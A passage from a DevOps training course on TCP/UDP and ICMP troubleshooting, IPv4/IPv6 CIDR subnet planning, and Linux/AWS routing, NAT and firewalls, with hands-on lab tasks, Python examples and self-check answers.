(Illustrative.) **Symptom:** after a VPC change, `shop-api` can fetch small responses from a partner API but uploads and large responses hang forever; health checks (tiny packets) pass. **Investigation:** `curl -v` shows the TLS handshake completing, then stalling when the request body is sent. `ping -M do -s 1472 partner-host` fails while `-s 1200` works, so the effective path MTU is smaller than 1500 (a tunnel was added). Packet capture shows large segments leaving and no ACKs; no "fragmentation needed" ICMP ever arrives because a security group and the partner's firewall drop all ICMP. **Fix:** allow ICMP type 3 code 4 on both ends (and optionally clamp MSS on the tunnel with `iptables ... --clamp-mss-to-pmtu`). **Lesson:** "ICMP is optional" is a myth; TCP depends on it for path MTU discovery.

8 Common mistakes and best practices

Don't

- Block all ICMP "for security". Allow at least echo (if policy permits), destination unreachable and time exceeded.
- Treat `ping` as the definition of "up": servers can be up with ICMP filtered, and ping can succeed while the app port is closed.
- Open UDP services to the internet without rate limiting (DNS, NTP, memcached have been used for amplification DDoS).
- Use `kill -9` on busy servers and then wonder about `CLOSE_WAIT` leaks: `CLOSE_WAIT` piling up means the *application* is not closing sockets.

Do

- Match the test to the layer: `ping` (ICMP) -> `nc -zv` (TCP port open) -> `curl -v` (application).
- Set connect timeouts and read timeouts separately in every client; never use "infinite".
- Prefer TCP for anything needing delivery guarantees; choose UDP only when the app tolerates loss or builds its own reliability.
- Monitor socket states (`ss -s`, node_exporter's `node_netstat_*` and `node_sockstat_*` metrics) and ephemeral-port exhaustion.

9 Tasks

- [ ] **T1 — Read a socket table** *(≈20 min, beginner)*
  - **Goal:** map `ss` output to TCP states.

- **Steps:**
  1. Start the listener from section 6 step 1.
  2. Run `ss -ltnp` and `ss -tan`.
  3. Identify one `LISTEN`, and (after a `curl`) one `TIME-WAIT` socket.
- **Done when:** you can name each column (state, Recv-Q, Send-Q, local, peer) and point at the PID owning the listener.

☐ **T2 — Refused vs timed out** *(≈30 min, beginner)*

- **Goal:** distinguish the two most common connection failures.
- **Steps:**
  1. Run `nc -zv 127.0.0.1 9` (closed port) and time it.
  2. Add the `iptables` DROP rule from step 4 and time `nc -zv -w 3`.
  3. Remove the rule.
- **Done when:** you have two timed results (instant refusal vs full timeout) and can say which packet the client did or did not receive.

☐ **T3 — Handshake in a capture** *(≈30 min, intermediate)*

- **Goal:** find SYN, SYN-ACK, ACK and FIN in real packets.
- **Steps:**
  1. Run `sudo tcpdump -n -i lo -S 'tcp port 8080'` (the `-S` shows absolute sequence numbers).
  2. Run `curl -s http://127.0.0.1:8080/ > /dev/null`.
  3. Annotate each packet: flags, seq, ack.
- **Done when:** your annotation shows the server's ACK number equals the client's initial sequence number plus one.

☐ **T4 — UDP vs TCP behaviour** *(≈30 min, intermediate)*

- **Goal:** demonstrate that UDP has no connection.
- **Steps:**
  1. Send a UDP datagram to a port with no listener and capture with `tcpdump -n -i lo udp or icmp`.
  2. Start the listener, send again, and compare.
- **Done when:** you can show whether an ICMP port-unreachable came back in the first case and what the listener printed in the second.

☐ **T5 — Trace a path and explain a `* * *`** *(≈30 min, intermediate)*

- **Goal:** use ICMP-based tools correctly.

- **Steps:**
  1. Run `traceroute -n` (or `mtr -rwn`) to a public IP such as `1.1.1.1`.
  2. Re-run with TCP probes: `sudo traceroute -T -p 443 -n 1.1.1.1`.
  3. Compare the hop lists.
- **Done when:** you can explain why some hops show `* * *` in one run and answer in another.

☐ **T6 — Prove it: diagnose three symptoms** *(≈40 min, advanced)*

- **Goal:** classify failures from symptoms alone.
- **Steps:**
  1. Without the guide, reproduce "refused", "timed out" and "reset by peer" (hint: a server that accepts and immediately closes, or `curl` against a port where you `kill` the server mid-response).
  2. For each, capture the packets and write one sentence naming the packet that decided the outcome.
- **Done when:** you have three captures and three correct one-line explanations.

10 Self-check questions

1. What exactly does TCP guarantee that UDP does not? What does it cost?
2. A client gets `Connection refused` in 1 ms, another gets `timed out` after 30 s. What is different on the wire?
3. Why is `TIME_WAIT` necessary, and when is a large number of them a problem?
4. How does `traceroute` discover each hop?
5. Why can blocking all ICMP cause large transfers to hang?

ANSWERS

1. Reliable, in-order, de-duplicated byte-stream delivery with flow and congestion control. Cost: handshake latency (1 RTT), per-connection state, head-of-line blocking after loss, and header overhead.
2. Refused: the target host replied with RST (nothing listening). Timeout: no reply at all (drop by a firewall or security group, wrong route, host down).
3. It prevents delayed segments from a closed connection being accepted by a new one with the same 4-tuple. A large number is a problem if the ephemeral port range for a single destination is exhausted (many short connections from one client to one server); fix with keep-alive/connection pooling.

4. It sends probes with increasing IP TTL (1, 2, 3…). Each router that decrements TTL to zero returns ICMP time exceeded, revealing its address.
5. Path MTU Discovery needs ICMP "fragmentation needed" messages; if they are dropped, the sender keeps using too-large packets that never arrive while small packets work.

11 Further reading

- `man ss`, `man tcp` (7), `man udp` (7), `man ping`, `man traceroute`.
- RFC 9293 (TCP, the consolidated spec), RFC 768 (UDP), RFC 792 (ICMP), RFC 1191 (Path MTU Discovery).
- *High Performance Browser Networking* by Ilya Grigorik (free online) - the TCP, UDP and QUIC chapters.
- AWS VPC User Guide: security group rules for ICMP and "Path MTU Discovery".
- Next topic: L2.3 — IPv4, IPv6, CIDR and Subnets. Deeper later: L12.5 — HTTP/2, HTTP/3 and QUIC.

LAB NOTES What I ran, what I saw, what it means

2.3 IPv4, IPv6, CIDR and Subnets

Topic 3 of 11 | ~5 hours | Difficulty: Intermediate

1 What it is

An **IPv4 address** is 32 bits, written as four decimal bytes (`10.0.1.15`). It has two parts: a **network prefix** (which network?) and a **host part** (which machine on it?). **CIDR** (Classless Inter-Domain Routing) notation says where the split is: `10.0.1.0/24` means "the first 24 bits are the network, the remaining 8 bits are hosts", giving 2^8 = 256 addresses. **Subnetting** is dividing a big block into smaller blocks (for example splitting a VPC into public, private and database subnets).

An **IPv6 address** is 128 bits, written as eight groups of hex (`2001:db8:1234:5600::1`). It exists because IPv4's roughly 4.3 billion addresses ran out. IPv6 uses the same prefix idea (`/64`), but with a vastly larger space and some differences: no ARP (NDP instead), no broadcast, and addresses are plentiful enough that NAT is unnecessary.

2 Why it matters in DevOps

- **You will design CIDR plans.** Every VPC, Kubernetes cluster (node, Pod and Service ranges) and VPN needs a range chosen up front. Wrong choices are painful to undo.
- **Overlapping ranges block connectivity.** VPC peering, Transit Gateway, VPNs and multi-cluster setups need non-overlapping CIDRs. Two teams who both picked `10.0.0.0/16` cannot be peered without painful renumbering.
- **Running out of IPs is a real outage.** Subnets sized too small stop autoscaling ("InsufficientFreeAddressesInSubnet"); Pod IP exhaustion stops deployments.
- **Security rules are CIDR rules.** Security groups, NACLs, `iptables` and Kubernetes NetworkPolicies all say things like `10.0.16.0/20`. A misread prefix opens (or closes) far more than intended.

3 Real-world system example

Amazon VPC. You give a VPC an IPv4 CIDR block between `/16` and `/28` and carve it into subnets, each living in exactly one Availability Zone. AWS documents that in every subnet it reserves five addresses (the network address, the VPC router, the DNS server, one for future use, and the broadcast address), so a `/24` has 251 usable addresses, not 254. You can add an IPv6 CIDR to a VPC (AWS allocates a `/56`) and give each subnet a `/64`. **Kubernetes** adds more ranges: for example kubeadm's documented default Service CIDR is `10.96.0.0/12`, and CNI plugins such as Flannel commonly default to a Pod network like `10.244.0.0/16`; Amazon EKS with the VPC CNI instead gives Pods real VPC addresses taken from your subnets, which is why large EKS clusters need generously sized subnets. **Docker** uses `172.17.0.0/16` for its default bridge network, which sometimes overlaps with corporate VPN ranges - a common "it works on Wi-Fi but not on VPN" bug.

4 Diagram

A typical three-tier VPC plan split across Availability Zones (all ranges are examples):




Figure 2.3-1

How the prefix length splits an address (here `10.0.1.77/24`):




Figure 2.3-2

5 How it works

CIDR math in four rules

1. Addresses in a block: `2^(32 - prefix)`. `/24` = 256, `/20` = 4096, `/16` = 65,536, `/28` = 16, `/32` = exactly one host.
2. Each step of `/n` -> `/n+1` **halves** the block; `/n-1` doubles it.
3. A block must start on a multiple of its size: `10.0.16.0/20` is valid (16 is a multiple of 16 in the third octet); `10.0.8.0/20` is not (it would be `10.0.0.0/20`).
4. Netmask: `/24` = `255.255.255.0`, `/20` = `255.255.240.0`, `/16` = `255.255.0.0`. The third-octet step for a `/20` is 16, for a `/22` it is 4, for a `/23` it is 2.

Prefix	Netmask	Addresses	Usable on a classic LAN (-2)	Usable in AWS (-5)
/16	255.255.0.0	65,536	65,534	65,531
/20	255.255.240.0	4,096	4,094	4,091
/24	255.255.255.0	256	254	251
/26	255.255.255.192	64	62	59
/28	255.255.255.240	16	14	11
/30	255.255.255.252	4	2	-
/32	255.255.255.255	1	single host	-

Private ranges (RFC 1918): `10.0.0.0/8`, `172.16.0.0/12` (172.16.0.0-172.31.255.255) and `192.168.0.0/16`. Also useful: `127.0.0.0/8` (loopback), `169.254.0.0/16` (link-local, includes the cloud metadata address `169.254.169.254`), `100.64.0.0/10` (carrier-grade NAT space, sometimes used for EKS secondary ranges). Documentation-only ranges (RFC 5737): `192.0.2.0/24`, `198.51.100.0/24`, `203.0.113.0/24`; this repo uses them in examples.

Subnet membership test. Two hosts are on the same subnet when `(IP AND mask)` is identical. If yes, the host ARPs for the destination directly; if no, it sends to the default gateway (L2.4).

Planning a VPC

- Pick a block large enough for growth: `/16` for a VPC is the common default. Avoid ranges you might peer with (office, VPN, other accounts). Record them in a central IPAM sheet or AWS VPC IPAM.
- Give each tier its own subnets per AZ so security groups, route tables and NACLs can differ per tier.
- Size app subnets generously (Pods, ENIs, autoscaling), data subnets small.

- Leave unallocated space for new tiers or regions.

IPv6 basics

Concept	IPv6
Length / notation	128 bits, hex groups, leading zeros dropped, one `::` can replace a run of zero groups (`2001:db8::1`)
Standard subnet	`/64` (the lower 64 bits identify the interface)
Typical site allocation	`/48` for a site, `/56` for a VPC or home
Loopback	`::1`
Link-local	`fe80::/10`, auto-configured on every interface
Unique local (private-like)	`fc00::/7`, in practice `fd00::/8`
Global unicast	`2000::/3`
Documentation range	`2001:db8::/32`
Address assignment	SLAAC (router advertisements) and/or DHCPv6
Neighbour discovery	NDP using ICMPv6 (replaces ARP), uses multicast not broadcast
NAT	Not normally needed; use firewalls to restrict access

Dual stack means hosts run IPv4 and IPv6 simultaneously. Clients prefer IPv6 when available, falling back quickly ("Happy Eyeballs", RFC 8305). DNS publishes `A` records for IPv4 and `AAAA` records for IPv6 (L2.5).

6 Step-by-step guide

Prerequisites: `python3` (standard library only, free, works anywhere). Optional: `ipcalc` or `sipcalc` (`sudo apt-get install -y ipcalc`).

1. **Inspect a CIDR block with Python's `ipaddress` module.**

```bash
python3 - <<'EOF'
import ipaddress as ip
n = ip.ip_network("10.0.1.0/24")
print(n.netmask, n.broadcast_address, n.num_addresses)
print(ip.ip_address("10.0.1.77") in n, ip.ip_address("10.0.2.1") in n)
EOF
```

Expected output:

```
255.255.255.0 10.0.1.255 256
True False
```

2. **Normalise a messy address.** A host address with a prefix is not a network; `strict=False` snaps it to the network.

```bash
python3 -c "import ipaddress as i; n=i.ip_network('192.168.10.77/26', strict=False);
  print(n, n.broadcast_address)"
```

Expect `192.168.10.64/26 192.168.10.127`. A `/26` has 64 addresses, in steps of 64 in the last octet (0, 64, 128, 192); 77 falls in the block starting at 64.

3. **Carve a VPC into subnets.**

```bash
python3 - <<'EOF'
import ipaddress as ip
vpc = ip.ip_network("10.0.0.0/16")
print("first four /20s:")
for s in list(vpc.subnets(new_prefix=20))[:4]:
    print(" ", s, s[0], "-", s[-1], s.num_addresses)
print("first three /24s (AWS usable = size - 5):")
for s in list(vpc.subnets(new_prefix=24))[:3]:
    print(" ", s, s.num_addresses - 5)
EOF
```

Expect `10.0.0.0/20 ... 10.0.15.255 4096`, `10.0.16.0/20`, `10.0.32.0/20`, `10.0.48.0/20`, then three `/24`s each with 251 usable.

4. **Check two ranges for overlap before peering.**

```bash
python3 -c "import ipaddress as i; a=i.ip_network('10.0.0.0/16');
  b=i.ip_network('10.0.16.0/20'); c=i.ip_network('172.31.0.0/16');
  print(a.overlaps(b), a.overlaps(c))"
```

Expect `True False`.

5. **Do the same math by hand, then verify.** Question: what are the network, broadcast and usable range of `172.16.37.200/21`? A `/21` has 2048 addresses (steps of 8 in the third octet): 37 falls in the block starting at 32. So network `172.16.32.0`, broadcast

`172.16.39.255`.

```bash
python3 -c "import ipaddress as i; n=i.ip_network('172.16.37.200/21', strict=False);
  print(n, n[0], n[-1])"
```

Expect `172.16.32.0/21 172.16.32.0 172.16.39.255`.

6. **IPv6 notation and subnetting.**

```bash
python3 - <<'EOF'
import ipaddress as ip
a = ip.ip_address("2001:db8::1")
print(a.exploded)          # 2001:0db8:0000:0000:0000:0000:0000:0001
print(a.compressed)        # 2001:db8::1
vpc6 = ip.ip_network("2001:db8:1234:5600::/56")
print(list(vpc6.subnets(new_prefix=64))[:3])
print(ip.ip_network("2001:db8:abcd:12::/64").num_addresses)   # 18446744073709551616
EOF
```

A `/56` contains 256 `/64` subnets; each `/64` has 2^64 addresses.

7. **Look at your own machine.**

```bash
ip -br addr
ip -6 addr show scope link      # your fe80:: link-local addresses
ip route
```

Identify the prefix length on your main interface and confirm the block size from the table above. Check for Docker overlap: `docker network inspect bridge --format '{{(index .IPAM.Config 0).Subnet}}'` (usually `172.17.0.0/16`).

8. **(Optional) Run the same plan through Terraform later.** In Level 7 §7.1 you can feed these CIDRs to `cidrsubnet()`; the function is the same math as step 3.

7 Real-world scenario

(Illustrative.) **Symptom:** the `shop-api` auto scaling group fails to scale out during a flash sale: new instances never launch and the activity history shows insufficient free IP addresses in the subnet. **Investigation:** the app subnets were created as `/26` (59 usable addresses in AWS) because "the app only has six servers". During the sale the group wanted 40 instances plus ENIs for the load balancer and Lambda functions in the same subnet. **Fix (short term):** add new `/24` subnets in each AZ, attach them to the group, and adjust route tables and the ALB

subnets. **Fix (long term):** move to `/20` app subnets from a documented IPAM plan, and add a CloudWatch alarm on available IPs per subnet. **Lesson:** CIDR sizing is a capacity decision, and shrinking or renumbering later is far costlier than choosing generously.

8 Common mistakes and best practices

Don't

- Use the default `172.17.0.0/16`, `192.168.0.0/24` or `10.0.0.0/16` everywhere "because it is the default" - you will collide on VPN or peering.
- Forget the cloud's reserved addresses when sizing tiny subnets.
- Write `/32` where you meant `/24` in firewall rules (or the reverse, opening a whole block).
- Disable IPv6 blindly on hosts; some clients and tools expect `::1`, and half of the internet is reachable over it.

Do

- Keep a central, version-controlled CIDR plan (a table in the repo, or AWS VPC IPAM) with owners and environments.
- Allocate big, aligned blocks per environment (for example prod `10.0.0.0/16`, staging `10.1.0.0/16`, dev `10.2.0.0/16`) and leave gaps.
- Test overlaps programmatically (`ipaddress.overlaps`) in CI before applying network changes.
- Use `/64` for IPv6 subnets, and secure IPv6 with firewall rules exactly like IPv4 (no NAT does not mean no firewall).

9 Tasks

- [ ] **T1 — CIDR by hand** *(≈30 min, beginner)*
  - **Goal:** compute network, broadcast and size without tools.
  - **Steps:**
    1. For each of `192.168.5.130/25`, `10.20.30.40/20`, `172.20.200.9/22`, write the network, broadcast and number of addresses.
    2. Verify with the Python snippet in step 2.
  - **Done when:** all three hand answers match the tool.
- [ ] **T2 — Design a VPC plan** *(≈40 min, intermediate)*
  - **Goal:** produce an allocation table for `shop-api` across 3 AZs.
  - **Steps:**

1. Start with `10.0.0.0/16`. Allocate public `/24`s, private app `/20`s and data `/24`s per AZ, as in section 4 but for three AZs.
2. Generate the table with Python's `subnets()` and print network, first/last address and AWS-usable count.
3. Leave at least half of the VPC unallocated.

- **Done when:** the generated table has no overlaps (check with `overlaps`) and you can state the unallocated remainder.

☐ **T3 — Overlap detector** *(≈40 min, intermediate)*

- **Goal:** automate peering safety checks.
- **Steps:**
  1. Write `cidr_check.py` that reads a list of CIDRs (one per line, with a name) and prints every overlapping pair.
  2. Run it on `10.0.0.0/16`, `10.0.16.0/20`, `10.1.0.0/16`, `172.17.0.0/16`, `172.17.5.0/24`.
  3. Make it exit with status 1 if any overlap exists, so it can run in CI.
- **Done when:** it prints exactly the two overlapping pairs and `echo $?` shows `1`.

☐ **T4 — Break it: the Docker/VPN collision** *(≈30 min, intermediate)*

- **Goal:** see an address-space collision and fix it.
- **Steps:**
  1. Create a Docker network that overlaps a route you already have: `docker network create --subnet 192.168.0.0/16 clash` (pick a range that overlaps your LAN, or the container route will shadow it).
  2. Compare `ip route` before and after, and test reaching a LAN host.
  3. Remove the network and recreate it with a non-overlapping range such as `10.200.0.0/24`.
- **Done when:** you can show `ip route` entries for both cases and explain which route wins (longest prefix match; see L2.4).

☐ **T5 — IPv6 tour** *(≈30 min, intermediate)*

- **Goal:** recognise IPv6 address types.
- **Steps:**
  1. List your IPv6 addresses with `ip -6 addr`. Classify each: link-local, unique-local, or global.
  2. Compress `2001:0db8:0000:0000:0000:ff00:0042:8329` by hand, then confirm with Python.

3. Run `curl -6 -s https://ifconfig.co` (or `ping -6 ::1`) to see whether you have IPv6 connectivity.

- **Done when:** each address is classified correctly and the compressed form is `2001:db8::ff00:42:8329`.

☐ **T6 — Prove it: size a Kubernetes cluster's ranges** *(≈45 min, advanced)*

- **Goal:** explain CIDR trade-offs to a teammate.
- **Steps:**
  1. Without the guide, choose a node subnet, Pod CIDR and Service CIDR for a 100-node cluster running up to 30 Pods per node, ensuring no overlap with `10.0.0.0/16` (the VPC) or `172.17.0.0/16` (Docker).
  2. Justify each size in two sentences, and verify the non-overlap with Python.
- **Done when:** your plan has three non-overlapping blocks, the Pod block has at least 100 x 30 addresses, and the justification mentions headroom.

10 Self-check questions

1. How many usable addresses does a `/24` give in AWS, and why not 254?
2. What is the network address of `10.0.77.5/20`?
3. Are `10.0.0.0/16` and `10.0.128.0/17` overlapping?
4. Why must peered VPCs have non-overlapping CIDRs?
5. Why is `/64` the standard IPv6 subnet size and why does IPv6 not need NAT?

ANSWERS

1. 251: AWS reserves the first four addresses (network, VPC router, DNS, future use) and the last (broadcast) in every subnet.
2. `/20` has steps of 16 in the third octet; 77 falls in 64-79, so the network is `10.0.64.0/20`.
3. Yes: `10.0.128.0/17` is the upper half of `10.0.0.0/16`.
4. Routes are chosen by destination prefix; if both sides contain the same addresses the router cannot tell which network a destination belongs to, so AWS rejects peering with overlapping ranges.
5. SLAAC and NDP assume 64 bits for the interface identifier. The address space is so large that every host can have a globally unique address, so address-sharing NAT is not needed (firewalls still are).

11 Further reading

- AWS documentation: *Amazon VPC User Guide* - "VPC CIDR blocks" and "Subnet CIDR blocks".
- RFC 4632 (CIDR), RFC 1918 (private addresses), RFC 4291 (IPv6 addressing architecture), RFC 5737 (documentation addresses).
- Python docs: the `ipaddress` module.
- Kubernetes documentation: "Cluster Networking" and the kubeadm configuration reference for `podSubnet` and `serviceSubnet`.
- Next topic: L2.4 — Routing, NAT, Ports and Firewalls. Cloud follow-up: L6.4 — VPC and Subnets.

LAB NOTES What I ran, what I saw, what it means

2.4 Routing, NAT, Ports and Firewalls

Topic 4 of 11 | ~6 hours | Difficulty: Intermediate

1 What it is

Four ideas decide whether a packet gets where it is going:

- **Routing** - every host and router has a **routing table**: a list of "to reach network X, send to next hop Y out of interface Z". The **default gateway** is the catch-all route (`0.0.0.0/0`) that says "anything I don't know about, hand to this router".
- **NAT** (Network Address Translation) - a router rewrites addresses (and often ports) in packets as they pass. **SNAT** (source NAT, also called masquerade) rewrites the *source*, so many private hosts share one public IP. **DNAT** (destination NAT, "port forwarding") rewrites the *destination*, so traffic aimed at a public IP and port lands on a private server.
- **Ports** - 16-bit numbers (0-65535) that identify a service or a connection endpoint on a host.
- **Firewalls** - rules that allow or drop packets. A **stateful** firewall tracks connections (via **conntrack**), so you only write rules for the *initiating* direction and replies are allowed automatically. On Linux, the kernel's **netfilter** framework does this, driven by **iptables** (classic) or **nftables** (modern replacement).

2 Why it matters in DevOps

- **VPC routing is routing tables.** A subnet is "public" because its route table sends `0.0.0.0/0` to an Internet Gateway, and "private" because it sends it to a NAT gateway or nowhere. Misrouted traffic is a daily cloud problem.
- **NAT hides your servers' real source IP.** Private instances reach the internet through a NAT gateway, so partners see one fixed IP (useful for allowlists) and you pay per-GB for it (L20.7).
- **Docker and Kubernetes are NAT machines.** `docker run -p 8080:80` creates a DNAT rule; kube-proxy turns Service IPs into Pod IPs with DNAT. If you cannot read NAT rules you cannot debug either.

- **Firewall mistakes are both security holes and outages.** An open database port is a breach; a dropped health-check port is a 3 a.m. page.

3 Real-world system example

AWS VPC. A route table entry `0.0.0.0/0 → igw-...` makes a subnet public; `0.0.0.0/0 → nat-...` lets private instances initiate outbound connections while remaining unreachable from the internet. The NAT gateway performs source NAT, replacing private source IPs with its Elastic IP, and conntrack-style state sends replies back. **Security Groups are stateful** (return traffic is automatically allowed) while **Network ACLs are stateless** (you must allow both directions, including ephemeral ports); this is AWS's own documented distinction (L6.6). **Docker** uses iptables (or nftables) NAT: published ports become DNAT rules in the `DOCKER` chain and outbound container traffic is masqueraded. **Kubernetes** `kube-proxy` implements Services with iptables or IPVS rules that DNAT a Service's virtual IP to one of the Pod IPs, which is why a Service IP never answers `ping` on most clusters: it exists only in rules, not on any interface.

4 Diagram

A packet from a private server to the internet, and the reply, with SNAT on the NAT gateway:




Figure 2.4-1

Where the Linux kernel applies routing, NAT and filtering (netfilter hooks):




Figure 2.4-2

5 How it works

Routing table and longest-prefix match. For each packet the kernel picks the matching route with the **longest prefix** (most specific), then the lowest metric.

```
default via 10.0.1.1 dev eth0 proto dhcp metric 100
10.0.1.0/24 dev eth0 proto kernel scope link src 10.0.1.15
172.17.0.0/16 dev docker0 proto kernel scope link src 172.17.0.1
```

A packet to `10.0.1.20` matches the `/24` (directly connected: ARP for it). A packet to `8.8.8.8` matches only `default`, so the host ARPs for `10.0.1.1` and sends the frame there. A packet to `172.17.0.5` matches the `/16` and goes out `docker0`. Routers do the same, one hop at a time; each decrements the TTL.

Port ranges. IANA: **well-known** 0-1023 (need root to bind on Linux by default; 22 SSH, 53 DNS, 80 HTTP, 443 HTTPS), **registered** 1024-49151 (5432 PostgreSQL, 6379 Redis, 8080, 9090 Prometheus), **dynamic/ephemeral** 49152-65535. Linux's own ephemeral range is `32768-60999` (`/proc/sys/net/ipv4/ip_local_port_range`). A connection is identified by the **4-tuple** (src IP, src port, dst IP, dst port), so thousands of clients can use port 443 on the server at once.

NAT types

Type	Rewrites	Used for	Linux rule
SNAT / masquerade	source address (and port) on the way out	Private hosts to the internet; Docker outbound	`-t nat -A POSTROUTING ... -j MASQUERADE`
DNAT	destination address (and port) on the way in	Port forwarding, Docker `-p`, kube-proxy, load balancing	`-t nat -A PREROUTING ... -j DNAT --to-destination`
1:1 NAT	both addresses, static	EC2 public/Elastic IP to private IP at the Internet Gateway	managed by the provider

NAT is stateful: the first packet creates a conntrack entry (`conntrack -L` or `/proc/net/nf_conntrack`) and later packets and replies are translated automatically. NAT breaks protocols that embed addresses in payloads and means inbound connections to private hosts are impossible unless DNAT or a tunnel exists.

Stateful vs stateless filtering

	Stateful (conntrack)	Stateless
Replies	Automatically allowed if they belong to an allowed connection	Must be allowed by an explicit rule
Examples	iptables/nftables with `ct state`, AWS Security Groups, cloud firewalls	AWS NACLs, simple router ACLs

	Stateful (conntrack)	Stateless
Rule effort	Write rules for inbound service ports only	Write both directions incl. ephemeral ports

iptables vs nftables. iptables is the long-standing CLI with tables (`filter` , `nat` , `mangle`) and chains (`INPUT` , `FORWARD` , `OUTPUT` , `PREROUTING` , `POSTROUTING`). nftables is its successor, with one syntax for IPv4/IPv6 (`inet` family), sets (`{ 22, 80, 443 }`) and atomic ruleset loading. On modern distributions the `iptables` command is often `iptables-nft` , a compatibility front-end onto nftables (check `iptables --version` ; it prints `(nf_tables)`).

Rule of thumb for a host firewall: default **drop** inbound, allow `established,related` , allow loopback, allow only the service ports you run, allow needed ICMP, log the rest.

6 Step-by-step guide

